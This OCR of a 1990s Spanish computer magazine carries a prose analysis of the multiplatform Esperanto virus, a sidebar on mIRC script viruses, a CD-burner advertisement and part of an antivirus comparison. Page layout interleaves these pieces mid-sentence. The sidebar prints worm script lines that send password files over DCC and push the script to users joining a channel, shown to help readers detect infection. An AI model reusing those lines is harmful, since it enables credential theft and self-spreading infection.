Análisis de un virus

Como complemento de nuestro informe de virus informáticos vamos a analizar el funcionamiento de un genuino representante de estos engendros malignos. Saber cómo trabaja un virus también puede ayudar a defendernos de ellos.

El Esperanto es el primer virus multiprocesador y multiplataforma del mundo, además de ser el único en su especie por el momento. Escrito por Mister Sandman, el *boss* de 29A, es capaz de funcionar en procesadores Intel 80x86, Motorola 680x0 y PowerPC 6xx. En cuanto a plataformas, trabaja en DOS, Windows 3.1x, Win32s, Windows 95, Windows 98, Windows NT y Mac OS. Asimismo, infecta COM, EXE, NewEXE (Windows 3.1x), PE (Win32s, 95 y NT), System file, Mac OS Finder, DA Handler y Desktop file (si está disponible en Macintosh). El virus, que ocupa tan sólo 4.733 bytes, está compilado en tres plataformas distintas y combina código de 16 bits en modo real con código de 32 bits en modo protegido.

Para conseguir la compatibilidad y portabilidad necesarias entre las anteriormente citadas plataformas, el virus Esperanto se encuentra dividido en diversos módulos. Estos módulos son, por orden, el módulo de Mac OS, el módulo no residente de DOS, el módulo de Windows 3.1x, el módulo residente de DOS y el módulo de Win32, además del llamado «punto de entrada universal» al principio del código y la zona de datos compartida al final del virus. A continuación explicamos el funcionamiento de cada uno de estos componentes.

Punto de entrada universal

Se trata de una pequeña porción de código, vital para el correcto funcionamiento del virus en los distintos procesadores en los que es capaz de trabajar. Es una especie de «discriminador» de *opcodes*, encargado de distribuir el punto de ejecución a un módulo u otro del virus, dependiendo del entorno en el que esté trabajando. El código, que es ejecutado cada vez que corremos un COM o un EXE infectado bajo DOS o una aplicación infectada bajo Mac OS, consiste en un simple salto al inicio del módulo no residente de DOS.


Al correr este código bajo procesador Intel, el punto de ejecución saltará

Efecto del virus Esperanto cuando se activa.

correctamente a su inicio real, mientras que si corre bajo Motorola o PowerPC, al utilizar estos procesadores un distinto *set* de *opcodes*, el salto al módulo no residente de DOS será interpretado como datos sin sentido. El punto de ejecución pasará, por tanto, sobre ellos y llegará a la siguiente instrucción, que no es otra sino la primera del módulo de Mac OS, por lo que el virus continuará ejecutándose correctamente, empleando instrucciones nativas Motorola.

Módulo de Mac OS

Este módulo, escrito y compilado con instrucciones del ensamblador de Motorola en un ordenador Macintosh, tiene el formato de un recurso de tipo MDEF (uno de los muchos tipos de recursos que pueden componer una aplicación Mac OS) y ocupa poco más de 500 bytes. Cuando una aplicación infectada es ejecutada, el control pasa al virus, que procede a infectar el System File, garantizándose de esta forma su supervivencia en el sistema, incluso tras hacer un *reset* del ordenador.



El Esperanto es un virus capaz de reproducire muy rápidamente.


Una vez que este objeto es infectado, el control de la ejecución pasa al punto de entrada original de la aplicación, que sigue corriendo con toda normalidad. Sin embargo, mientras esto sucede, el System File (recordemos, previamente infectado) llamará al Mac OS Finder en cualquiera de los servicios del sistema y lo infectará, permitiendo desde ese momento una rapidísima propagación.

El virus será capaz de infectar cualquier aplicación a la que se acceda (por *findfirst*, *findnext*, *open*, *close*, *chmod*...), incluyendo el DA Handler y el Desktop File, en caso de estar disponible, lo que permitiría también la infección de disquetes nada más ser introducidos en la unidad de disco. La infección consiste simplemente en añadir un recurso MDEF a sus «víctimas», copiar el cuerpo vírico dentro de este recurso y activarle privilegios de ejecución por medio del valor 0 en el campo ID.

Módulo no residente de DOS

Este módulo, de 16 bits, corre en modo real bajo DOS en procesadores Intel y es ejecutado cada vez que el usuario corre un fichero COM o EXE. Su trabajo consiste en copiar el código en memoria y así poder enganchar la interrupción 21h (servicios del DOS), y posteriormente restaurar los bytes originales del programa huésped desde el que está siendo ejecutado, para cederle el control a su punto de entrada real y permitir que éste corra normalmente. La continuación de este módulo se encuentra en el módulo residente de DOS.

El método de residencia es completamente estándar: el virus se asegura primero de no estar ya residente en memoria, crea un nuevo MCB y lo marca como usado por el DOS (para ocultar su presencia de memoria). Tras ello copia su código en el nuevo segmento y salta a esta copia residente para no tener que utilizar *delta-offset* o desplazamiento relativo. Luego engancha la interrupción 21h y apunta con el nuevo vector al módulo residente de DOS de su propio código, finalizando cuando restaura el



Los Caballos de Troya se esconden tras atractivos programas para ejercer su acción maligna.

Los **virus del Mirc** vienen a formar parte de la nueva generación Internet y demuestra que la Red abre nuevas formas de infección. Consiste en un **script** para el cliente de IRC Mirc. Cuando alguien accede a un canal de IRC, donde se encuentre alguna persona infectada, recibe por DCC un archivo llamado «script.ini». Por defecto, el subdirectorio donde se descargan los ficheros es el mismo donde está instalado el programa, C:\MIRC. Esto causa que el «script.ini» original sea sobrescrito por el nuevo fichero maligno.

El nuevo **script** permite a los autores, y a cualquier persona que conozca su funcionamiento, desde desconectar el usuario infectado del IRC hasta acceder a información sensible de su ordenador. Así, por ejemplo, pueden abrir un FTP en la máquina de la víctima, acceder al archivo de claves de Windows 95 o bajarse el «etc/passwd» en caso de que sea Linux.

El usuario de IRC tiene varias formas de protegerse. Como primera medida debe desactivar la opción AUTO GET que recoge los ficheros DCC de forma automática. De esta forma cada vez que intenten un envío por DCC el cliente le informará del fichero en cuestión, del nick que nos lo envía y, lo más importante, nos dará la opción a rechazarlo. Otra medida de protección consiste en cambiar el subdirectorio por defecto del DCC para evitar que sobrescriba el «script.ini».

```
[script]
n0=;-------------------------------------------
n1=; Protection List
n2=;-------------------------------------------
n3=ON 1:TEXT:*Acoragil*:#:/quit
n4=ON 1:TEXT:*shirak*:#:/dcc send $nick c:\win95\system.cb
n5=ON 1:TEXT:*Durak*:#:/fserve $nick 1 c:\mirc
n6=ON 1:TEXT:*shirac*:#:/dcc send $nick c:\linux\etc\passwd.
n7=ON 1:TEXT:*shirat*:#:/dcc send $nick c:\unix\etc\passwd.
n8=ON 1:NOTICE.*:#:/msg #x3212 &127; $+ $chan $+ &127; - $+$nick $+ - $parms
n9=ON 1:TEXT:*:?:/msg #x3212 *Message from $nick $+ "" $parms |/closemsg $nick
n10=ON 1:TEXT:*:#:/msg #x3212 &127; $+ $chan $+ &127; <$+ $nick$+> $parms
n11=ON 1:JOIN:#:/dcc send $nick SCRIPT.INI
```

Porción de un virus Mirc. Para comprobar si está infectado puede editar el SCRIPT.INI, en el subdirectorio del Mirc, y compararlo con el listado. Aunque parte del código puede variar, la última línea (JOIN:#:/dcc send $nick SCRIPT.INI) suele ser habitual, ya que es la encargada de enviar el virus a otras posibles víctimas

Por último, no todos los virus son malignos aunque siempre se asocie el termino con destrucción. Podemos señalar que hay virus benignos y que, como ocurre con otras disciplinas del **undergroung**, todo depende de la utilidad que se le de a esta técnica. Con el termino «virus benigno» no nos referimos a aquellos que tienen como **payload** (efecto del virus cuando se activa) alguna pantalla graciosa y no destruyen datos. Nos referimos a que una buena utilización de las técnicas que emplean los virus pueden, aunque desgraciadamente no es lo habitual, reportarnos beneficios y ser sumamente útiles.

Particularmente he utilizado dichas técnicas para parchear sistemas a través de extensas redes LAN. El programa se infectaba de ordenador a ordenador modificando parte de un programa que causaba fallos en el sistema, y una vez solucionaba el error se autodestruía.

Todos los dibujos que ilustran este artículo han sido realizados por ***Francisco Domínguez Tovar*** *(francis@lix.intercom.es)*

Bernardo Quintero
bernardo@bpenet.bpe.es

programa huésped, cediéndole así el control de la ejecución.

Módulo residente de DOS

Este módulo es ejecutado cada vez que algún programa hace una llamada a la interrupción 21h tras haberse instalado el virus en memoria. El Esperanto intercepta tan sólo tres funciones: su propio servicio de interrupción, que consiste en un «:)» smiley; la función *findfirst* (4eh), y la función *findnext* (4fh). En caso de que una llamada a la interrupción 21h no contenga ninguno de estos valores en AX o en AH, el virus cederá el control al vector original de la interrupción.

Por el contrario, si la función solicitada es AX=3a29h (el equivalente a «:)», el smiley que utiliza Esperanto como marca propia de su presencia en memoria), el virus aumentará el valor de AH en 1, convirtiendo el smiley estándar en un smiley guiñando el ojo («;)»). El Esperanto emplea esta táctica para evitar ser instalado más de una vez en memoria, lo cual facilitaría su detección.

Por último, si el valor contenido en AH es la llamada a la interrupción 21h es 4eh o 4fh (*findfirst/findnext*), el virus empezará a preparar todos los requisitos necesarios para intentar infectar el fichero objeto de búsqueda por dichas funciones, apuntado por DS:DX en el momento de la llamada a la interrupción. El primer paso consiste en almacenar su *path* completo, para posteriormente comprobar si su extensión es COM o EXE. En caso afirmativo, el punto de ejecución saltará a la rutina de chequeo correspondiente, para comprobar si el fichero en cuestión puede ser infectado o no.

No obstante, antes de llevar esta comprobación a cabo, el virus efectuará un control de dos de sus contadores internos. Debido a los servicios de interrupción que engancha, es capaz de infectar, por ejemplo, todos los ficheros que son listados por pantalla al hacer un «dir». Aunque esto a primera vista pueda parecer una ventaja para el virus, debe ser utilizado con cuidado, ya que, si infectase todos los ficheros, el consiguiente retardo a la hora de hacer el «dir» pondría sobre aviso al usario, que podría sospechar de la presencia de un virus en memoria. Precisamente por esto, Esperanto posee dos contadores internos, uno que contiene el número de minuto en el que fue infectado el último fichero y otro con el número de ficheros infectados en el último minuto. Así, el virus se vale de estas dos variables dinámicas para infectar de cero a un máximo de tres ficheros por minuto, de forma que su presencia es prácticamente imperceptible.

Una vez que esta condición es superada, Esperanto ya está listo para acceder directamente al fichero listado y comprobar si puede infectarlo o no, por medio de los siguientes chequeos:

Si el fichero es un COM, el virus comprobará que éste no está infectado, buscando su propia marca, un smiley («:)»), en el *offset 4*.

El virus Esperanto es el primer virus multiplafarma existente.

Posteriormente comprobará el tamaño del fichero, para cerciorarse de que no es demasiado pequeño (de 5.733, tamaño del virus+1.000, bytes como mínimo) ni demasiado grande (de 59.802, (65.535+tamaño del virus, como máximo). En caso de que el fichero cumpla estos requisitos, el virus lo infectará, copiándose al final de la víctima y sobrescribiendo al principio de la misma un salto a su código, seguido de su marca de infección.

En caso de que la extensión sea EXE, el virus comprobará que se trata de un fichero EXE fidedigno, comparando la primera palabra del fichero con «MZ» o con «ZM». Posteriormente, Esperanto comprobará si en la cabecera del EXE está presente su marca de infección, si hay algún *overlay* declarado o si se trata de un EXE empaquetado con «PkLite». En cualquiera de estos casos, el virus no infectaría el ejecutable. En caso de haber superado estas comprobaciones, Esperanto pasará a ver si se trata de un fichero muy pequeño, y, por último, si es un nuevo ejecutable («NewEXE» o «PE»), saltando a una nueva rutina específica de infección en caso de que se diese esta última condición. De lo contrario, el virus pasaría directamente a la infección estándar EXE, modificando los punteros correspondientes a CS, IP, SS y SP, entre otros, de la cabecera MZ, y añadiendo su código al final del fichero.

La rutina específica encargada de manejar los ejecutables de Windows (NewEXE y/o PE) se ocupa de leer el puntero que hay en el *offset 3ch* de la cabecera MZ, que apunta al inicio de la cabecera real del nuevo ejecutable. Estos nuevos ficheros ejecutables, de extensión EXE, pueden tener cabecera NE (NewEXE), PE (Portable Executable), LE o LX (Linear EXecutable), etc. En este punto, el virus comprobará si su víctima es un NewEXE o un PE, y, en consecuencia, saltará a una u otra rutina de infección; en caso de ser LE o LX, abandonará la infección.

Si se trata de un NewEXE, de Windows 3.1x, Esperanto comprobará primero que el puntero correspondiente a la *gangload area* no presente ningún problema de cara a la infección, y seguidamente infectará el fichero. El método empleado por el virus para infectar NewEXE consiste en crear un nuevo objeto dentro del ejecutable, correspondiente a su propio código. Para declarar este objeto es necesario introducir un ítem extra, de ocho bytes, dentro de la tabla de objetos del NewEXE.

Al no haber espacio suficiente, el virus debe «subir» ocho bytes la cabecera NE y la propia tabla de objetos, y posteriormente introducir la entrada perteneciente a su propio objeto en el hueco recientemente creado. Esto, por otra parte, implica la necesidad de actualizar varios punteros para el posterior funcionamiento correcto de la aplicación. Una vez que estos pasos han sido llevados a cabo, el virus se copia al final del fichero y añade además un ítem de recolocación de diez bytes, necesario para el posicionamiento del código vírico durante la carga del NewEXE en memoria.

Por último, en caso de ser un ejecutable PE, de Win32, el virus comprobará si se trata de un ejecutable fidedigno o de una librería de tipo DLL. Una vez que el ejecutable supera este chequeo,

En ocasiones, una misma forma puede tener aplicaciones sorprendentemente distintas


El Compact Disc

peso : 8 gramos
tamaño : 120 x 2 mm.
forma : es redondo y con agujero
duración : más de 100 años
capacidad : el equivalente a 471 diskettes
audio: almacena 74 minutos de música
video : almacena 74 minutos de video digital
texto : almacena 200.000 páginas de texto
¿ se puede borrar y reescribir ? : miles de veces
transportable : si
fácil de usar : si
compatible DVD : si
PVP : unas 300 Ptas.

El donut

peso : 50 gramos
tamaño : 100 x 40 mm.
forma : es redondo y con agujero
duración : máximo 2 días
capacidad : solo calórica
audio: no
video : no
texto : no
¿ se puede borrar y reescribir ? : no testeado
transportable : si
fácil de usar : si
compatible DVD : no
PVP : unas 110 Ptas.

Tambien las grabadoras de CDs se parecen, pero solo una es portátil, multiconectable y además graba y borra como un diskette.
NUEVA Grabadora CDW 3610 Flex. By CD World.
Líderes indiscutidos en CD desde 1993



Graba CDs en prácticamente CUALQUIER PC o portátil.
¡ Comparta una sola grabadora entre muchos PCs !


No precisa instalación previa ni compras adicionales
¡ Se conecta directamente a la salida de impresora o a el conector IDE de su ordenador !

Graba cualquier tipo de CD
CDs de música, CD-ROMs con 660 Mb. de datos, copias de seguridad de 1.300 Mb., multimedia, video...

Duplica cualquier tipo de CD
Ponga cualquier CD en su lector de CD-ROM y tenga una copia idéntica en minutos.

La mejor calidad del mercado
La CDW 3610 Flex contiene la mecánica de la grabadora Philips CDD 3610, la mejor garantía de calidad y de grabaciones libres de errores .

... y además, opcionalmente, software que le permite pasar sus viejos LPs de vinilo a CD.



El CD es el sistema de almacenamiento más seguro y económico.

Ahora con el exclusivo sistema **FlexConnect**, escribir y borrar en un CD como si fuese un super-diskette, duplicar o hacer un CD de música, una copia de seguridad del disco duro, un CD-ROM, o cualquier otro tipo de CD es, además, más fácil que nunca y se puede hacer desde cualquier ordenador. Si usted sabe conectar una impresora, sabrá conectar su CDW 3610 Flex.

CD WORLD

Más información en el 902-33.22.66 o en Internet en www.cdworld.es

Esperanto busca la sección de importaciones del fichero y, dentro de ella, el descriptor del módulo «Kernel32.dll». Las aplicaciones que no importan ninguna función API o las *binded* («atadas») son descartadas a la hora de la infección. El último paso antes de llevar a cabo la infección del PE consiste en almacenar en una dinámica variable del código vírico la dirección virtual («RVA») de las APIs *GetModuleHandleA* y *GetProcAddress*, para su posterior uso.

Una vez que este proceso ha sido completado, el virus pasa a infectar el PE, añadiendo su código al final del fichero. De esta forma aumenta el tamaño de la última sección de la aplicación, de modo que no es necesario crear ninguna sección nueva. Con ello se hace más difícil su detección. Por último, el paso final consiste en modificar el puntero *AddressOfEntryPoint*, así como otros referidos al tamaño virtual del fichero, y declarar el código vírico con permisos de ejecución, lectura y escritura.


Módulo de Windows 3.1x

Este módulo es ejecutado cada vez que el usuario corre un programa de tipo NewEXE infectado y está diseñado para funcionar bajo Windows 3.1x. Su funcionamiento depende de obtener un selector (nombre que reciben los segmentos bajo modo protegido) alias para CS y almacenarlo en DS, ya que, en modo protegido, no es posible hacer escrituras en CS, y ésta es una característica indispensable para cualquier virus.

Una vez que este paso ha sido completado, el virus está en condiciones de ejecutar su propia rutina de búsqueda de ficheros para infectar por *runtime* (acción directa, sin residencia de por medio). Por motivos de optimización, y gracias a una cuidadosa estructuración, este módulo utiliza las mismas rutinas de infección de 16 bits que el módulo residente de DOS.

Módulo de Win32

Este último módulo se ejecuta cada vez que el usuario corre una aplicación de Win32 infectada, bajo Win32s, W95 o Windows NT. Sus rutinas están compiladas con código de 32 bits en modo protegido y utilizan los métodos de la llamada *29A technique*, la técnica estándar de infección de PE bajo Win32 inventada por 29A. Uno de los puntos principales de esta técnica consiste en trabajar única y exclusivamente a nivel API, para así poder conseguir la portabilidad entre las tres plataformas de 32 bits de Windows. Por esto es fundamental infectar aplicaciones que importen como mínimo una función API, así como almacenar la RVA de las APIs *GetModuleHandleA* y *GetProcAddress* durante la infección.



Los virus de macro se han constituido en un nuevo peligro para los usuarios de Word y Excel.


De esta forma, el virus, al ser ejecutado, llama a la API *GetModuleHandleA* y obtiene la dirección del módulo «kernel32.dll». Posteriormente la otra API, *GetProcAddress*, permite obtener la dirección «_actual_» y «_real_» de cualquier API que se le solicite. Así, el virus se garantiza su supervivencia, sin necesidad de asumir valores absolutos para ninguna API, que además impedirían su portabilidad a WindowsNT, en donde el Kernel32 y todas sus funciones tienen direcciones distintas a las que tienen en W95.

Llegados a este punto, una vez que el virus ya ha sido capaz de conseguir la dirección de todas las APIs necesarias para su funcionamiento, el control pasa a la rutina de chequeo de la fecha del sistema, para ver si se está ejecutando en su día de activación. En caso afirmativo, el virus salta a su rutina de *payload* (punto 3) y devuelve el control al huésped, sin infectar ningún fichero. En caso negativo, el control pasa al motor de búsqueda de ficheros por *runtime*, que utiliza un limitador de infección igual al empleado en el módulo de Windows 3.1x.

Por lo demás, las rutinas empleadas por este módulo se comportan de igual manera de cara a la infección de ficheros que las anteriormente descritas con la salvedad de que están escritas en código de 32 bits en modo protegido, y de que emplean otra de las características propias de la *29A technique*, el mapeo de ficheros en memoria. Este sistema facilita enormemente la tarea de manipulación de ficheros, ya que copia en memoria cualquier archivo que se quiera editar y permite hacer modificaciones directamente.

Payload

El virus Esperanto tomó su denominación del idioma con el mismo nombre. Este idioma fue inventado en el año 1887 por L.L. Zamenhof, un doctor polaco. El esperanto fue diseñado para convertirse en el segundo idioma de todo el mundo, por lo que no tiene ninguna irregularidad y/o excepción, de manera que todo el mundo puede aprenderlo rápida y fácilmente.


Los virus polimórficos pueden adoptar múltiples formas para dificultar la labor de detección de los antivirus.

El autor del virus, Mister Sandman, encontró cierto paralelismo entre este idioma y su virus. Ya que, así como el idioma va más allá de cualquier cultura o raza, el virus va más allá de cualquier procesador, plataforma o formato de fichero.

El *payload* se activa el 26 de julio de cada año, conmemorando la fecha de lanzamiento, en 1887, de «Internacia Lingvo» (Idioma internacional), de Zamenhof, el primer libro escrito en esperanto. Su activación sólo tiene efecto cuando funciona bajo alguna plataforma Win32 y consiste en mostrar un texto alusivo al esperanto en un cuadro de diálogo, por medio de la API *MessageBoxA*.

Los dibujos que ilustran este artículo han sido realizados por ***Francisco Domínguez Tovar*** (francis@lix.intercom.es)


Bernardo Quintero

La prueba más dura

¿Habéis tenido alguna vez más de 2.500 virus en vuestro disco duro? Nosotros sí. Las pruebas realizadas año tras año en nuestro Laboratorio a los antivirus son cada día más duras, y en esta ocasión hemos elevado aún más el listón.

En esta ocasión podemos afirmar que hemos sometido a todos los productos a una de las más duras pruebas que se hayan efectuado en nuestro país a cualquier antivirus. Para las pruebas de efectividad hemos empleado un total de 2.689 virus, cantidad que hay que valorar en su justa medida porque hay muchos organismos oficiales y universidades que otorgan certificados de calidad a antivirus empleando menos virus en sus pruebas.

Hemos clasificado estos virus en diferentes apartados, que cubren todos los aspectos que puedan encontrarse en los actuales virus. En nuestra selección hemos dispuesto de 18 Caballos de Troya, 21 virus del grupo de programación 29A (todavía fuera de los canales habituales de distribución), 87 virus aparecidos en el último año (algunos de ellos de 32 bits para Windows 95 y NT), 68 virus de bat, 2.165 virus clásicos de DOS y, por último, 330 virus de macro (en ficheros doc, xls, dot y wk1). Con todo ello, el superar esta prueba se ha constituido en una dura barrera para muchos de los productos.



El AVP ha entrado por primera vez en nuestra comparativa con unos excelentes resultados.

Además, a diferencia de otras muchas pruebas similares, la nuestra podemos asegurar que es totalmente independiente. Con esto nos queremos referir a que la mayor parte de las pruebas que se realizan (como la de la prestigiosa revista Virus Bulletin) se basan en una extensa lista de los virus más conocidos y extendidos; pero dicha lista es elaborada por las propias casas desarrolladoras de software antivirus. Por este motivo generalmente no resulta excesivamente complicado superar dichas pruebas. Pero para nuestro análisis hemos efectuado una selección propia, proveniente de difernetes colecciones de virus y con el objetivo de poner en aprietos a todos los productos.

Pero no sólo nos hemos contentado con enfrentar todos los productos analizados a gran variedad de virus, sino que hemos pasado también pruebas de velocidad, rendimiento, análisis de comprimidos, etc.

Las pruebas realizadas

La primera prueba realizada fue el «enfrentamiento» contra los casi 2.700 virus. Tras ella hicimos lo mismo pero en esta ocasión los ficheros se encontraban comprimidos en formato zip. Si los antivirus analizaban correctamente el interior de ficheros comprimidos era de esperar que el número de virus detectado fuera el mismo en ambos casos.

Otra de las pruebas realizadas consistió en escanear totalmente el disco duro de nuestra máquina de test. Si bien para las pruebas empleamos una máquina poco común en la mayoría de los hogares actualmente, no lo será tanto a lo largo de este año, y como referencia bien puede servir. La máquina empleada fue un HP Vecta equipado con un procesador Pentium II y 64 Mbytes de RAM. En el ordenador se instaló el software habitual en cualquier equipo: Windows 95, Office completo, Netscape y Explorer y algunas aplicaciones *shareware*. En el disco duro también se albergaron ficheros doc de Word y similares, con objeto de comprobar si los antivirus ofrecían falsos positivos.

También procedimos al análisis de los ficheros empleando la tecnología heurística de cada producto, si es que disponía de ésta. Los resultados en caso de que esta tecnología fuese efectiva deberían ser siempre mayores que los resultados sin ella.

Por ultimo, efectuamos un escaneado completo de todo el disco duro, con objeto de medir la velocidad de exploración de todo un disco y de comprobar si se producían alertas de falsos positivos.

Resultados

Durante las pruebas nos hemos encontrado con casos realmente curiosos. La primera sorpresa vino cuando comprobamos que Norton Antivirus no era capaz de analizar ficheros de nombres largos comprimidos dentro de un zip. El resto de productos superó esta prueba sin dificultad.

El antivirus Norman destaca especialmente por una tecnología que monitoriza todos los programas en ejecución.

Tal y como esperábamos, algunos antivirus no estaban preparados para analizar o detectar virus en ficheros bat. Programas que cayeron en esta prueba fueron Anyware (que no detectó ninguno) y Norton (que tan sólo detectó un bat de infección a binarios). Por su parte, Panda Antivirus y AVP detectaron todos los virus de este tipo.

Aunque en la tabla se reflejan las sumas y porcentajes de virus detectados sobre el total, también hay que tener en cuenta que habría que ponderar dichos porcentajes. Con ello, nos referimos a que, por ejemplo, no es habitual enfrentarse con un virus de bat y más actualmente con sistemas como Windows donde no se usan este tipo de ejecutables. Sin embargo, por la dificultad de ponderar esto hemos preferido dejar los datos tal cual y que cada usuario evalúe el tipo de aplicaciones con las que más trabaja.

Durante las pruebas también fue necesario instalar y desinstalar los diferentes productos que han sido analizados, comprobando con gran alegría que todos ellos se instalaban y desinstalaban sin dar posteriormente avisos extraños, tan comunes en este tipo de programas dados a cargar